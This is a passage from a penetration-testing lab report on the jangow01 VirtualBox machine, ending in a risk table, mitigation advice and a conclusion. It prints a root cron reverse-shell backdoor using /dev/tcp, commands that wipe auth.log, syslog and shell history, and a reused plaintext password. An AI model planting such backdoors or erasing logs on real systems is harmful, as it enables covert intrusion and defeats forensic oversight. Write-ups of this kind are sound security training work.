47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root bash -i >& /dev/tcp/192.168.56.101/443 0>&1 tail -2 /etc/crontab
#
```

Figure 26: Backdoor cron job added to /etc/crontab

The wildcard `* * * *` making sure that reverse shell triggers every minute. The backdoor was running as a root as shown that means that connection provide full administrative access. This technique is difficult to detect during system audit unless crontab entries are reviewed specifically.

2.6.5 Covering Tracks

Log files and bash history were cleared to remove evidence of the attack and reduce the of the forensic detection.

```
History -c
echo "" > /var/log/auth.log
echo "" > /var/log/syslog
wc -l /var/log/auth.log
wc -l /var/log/syslog
```

```
# Unlike any other crontab you don't have to run the crontab
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * root bash -i >& /dev/tcp/192.168.56.101/443 0>&1 tail -2 /etc/crontab
# history -c
history -c
/bin/sh: 10: history: not found
# echo "" > /var/log/auth.log
echo "" > /var/log/auth.log
# echo "" > /var/log/syslog
echo "" > /var/log/syslog
# wc -l /var/log/auth.log
wc -l /var/log/auth.log
3 /var/log/auth.log
# wc -l /var/log/syslog
wc -l /var/log/syslog
5 /var/log/syslog
#
```

Figure 27: Authentication log and sys log removed

The auth.log and syslog was removed, which result in removing the FTP login, reverse shell connection that were established and privilege escalation activity that was performed. The wc -l confirms that the logs have been successfully removed leaving no traces.

3. Risk Assessment and Recommendations

3.1 Risk Assessment Summary

Table 4: Risk Assessment Summary

Vulnerability	Impact	Likelihood	Risk Level
Plaintext credentials in config.php	Credential eavesdropping	high	Critical
OS command injection	Full server RCE	high	Critical
Kernel privilege escalation	Full root access as shown above	high	Critical
Password reuse	Lateral movement	high	high
FTP access to web root	Malicious files could be uploaded	high	high

Outdated kernel	Privilege escalation	Medium	high
-----------------	----------------------	--------	------

3.2 Recommendations

There are so many recommendations that could be made to improve the vulnerability of the system. As mentioned above about how the root access and reading the proof.txt was accessible with certain vulnerabilities.

1. Remove Plaintext Credentials from web publicly accessible files

Configuration files that are consists of database credentials should not be stored in publicly accessible web directories because any customer would be able to access these files easily from publicly accessible directories. Credential should be stored in safe and environment variables, server-side configuration files outside the root web root, or in secret management system where it is not easily accessible to public.

2. Sanitize All user Inputs to Prevent Command Injection

There is a vulnerability of busque.php because input from user was passing directly to the OS without any validation which is the necessary step because user inputs must necessarily be validates, sanitized and escaped before any kind of use. Parameterized functions or allow list of all the permitted characters should be implemented. For this web application firewall rules can provide an extra layer of protection.

3. Update and patch the Operating system

The kernel version 4.4.0_3-1 generic is very outdated like of 2016 has so many published exploits. The system needs to be updated to a current supported ubuntu LTS that is newly released with patched kernel. Regular patching schedules should be enforced with automated patch management tools.

4. Enforce strong, Unique Passwords Across All Services

The single password which was abygurl69 was giving access to the database, FTP services, and the system user account. Unique passwords must be used for each service and account to ensure everything is secure and safe and even if one is affected rest stay safe.

Also, a password manager and multi factor authentication should be implemented where possible.

Password policies should require minimum length, complexity and regular check outs.

5. Restrict FTP Write Permissions

The FTP service allowed jangow01 to write files directly to the web server root, which was enabling malicious file upload. To overcome that problem FTP access should be restricted to read only where possible, and upload directories should be outside the web root.

The consideration should be like disable FTP entirely and using SFTP with proper key-based authentication instead.

4. Conclusion

This report successfully demonstrated the complete compromise of the jangow01 target machine within controlled VirtualBox ENVIRONEMNT.

As mentioned, this report mentioned the structured black bx methodology, Multiple vulnerabilities were identified across different attack phases like authentication mechanism was very weak, services were misconfigured and there were so many system level weaknesses.

The attack started with passive reconnaissance using Nmap and Gobuster, which shows two specific open ports which are web application and FTP services. A publicly accessible config.php file that contains plaintext database credentials, which were immediately reused to gain FTP access as the system user Jangow01 that was found before. This vulnerability shows the real-world impact of exposed credentials and password reuse.

After that Command injection in busque.php enables remote code execution as the www-data web server. A PHP web shell was uploaded through FTP and was used to establish the to establish reverse shell on port 443 that we used as a listener. That result in the bypass of the target's firewall restrictions.

Privilege escalation from www-data to jangow01 was achieved through password reuse, and full root access was obtained by exploiting a vulnerability that was known in the outdated kernel Linux using exploit 45010. c... /Exploit 45010.c result in the root access of the Janow system that was the main agenda.

Post exploitation activities included capturing and reading the proof.txt file that is only accessible to root.

Showing the hash: da39a3ee5e6b4b0d3255bfef95601890afd80709, extracting system's sensitive files through /etc/shadow and /etc/passwd, as well as persistent cron-based backdoor was established and after everything authentication logs was cleared to cover all the attack trails.

All the findings and results clearly show that target system suffers from poor security practices such as outdated software, lack of input validation, insecure credential storage and inadequate access control. These weaknesses clearly shows that how an attacker can chain multiple low-level vulnerabilities to achieve complete control of the system.

Implementing the recommended mitigation strategies specially around credential management, input validation, patch management and FTP access control would help to improve security concerns and posture of such systems and could also help in reducing the likelihood of similar attacks in real world environments.

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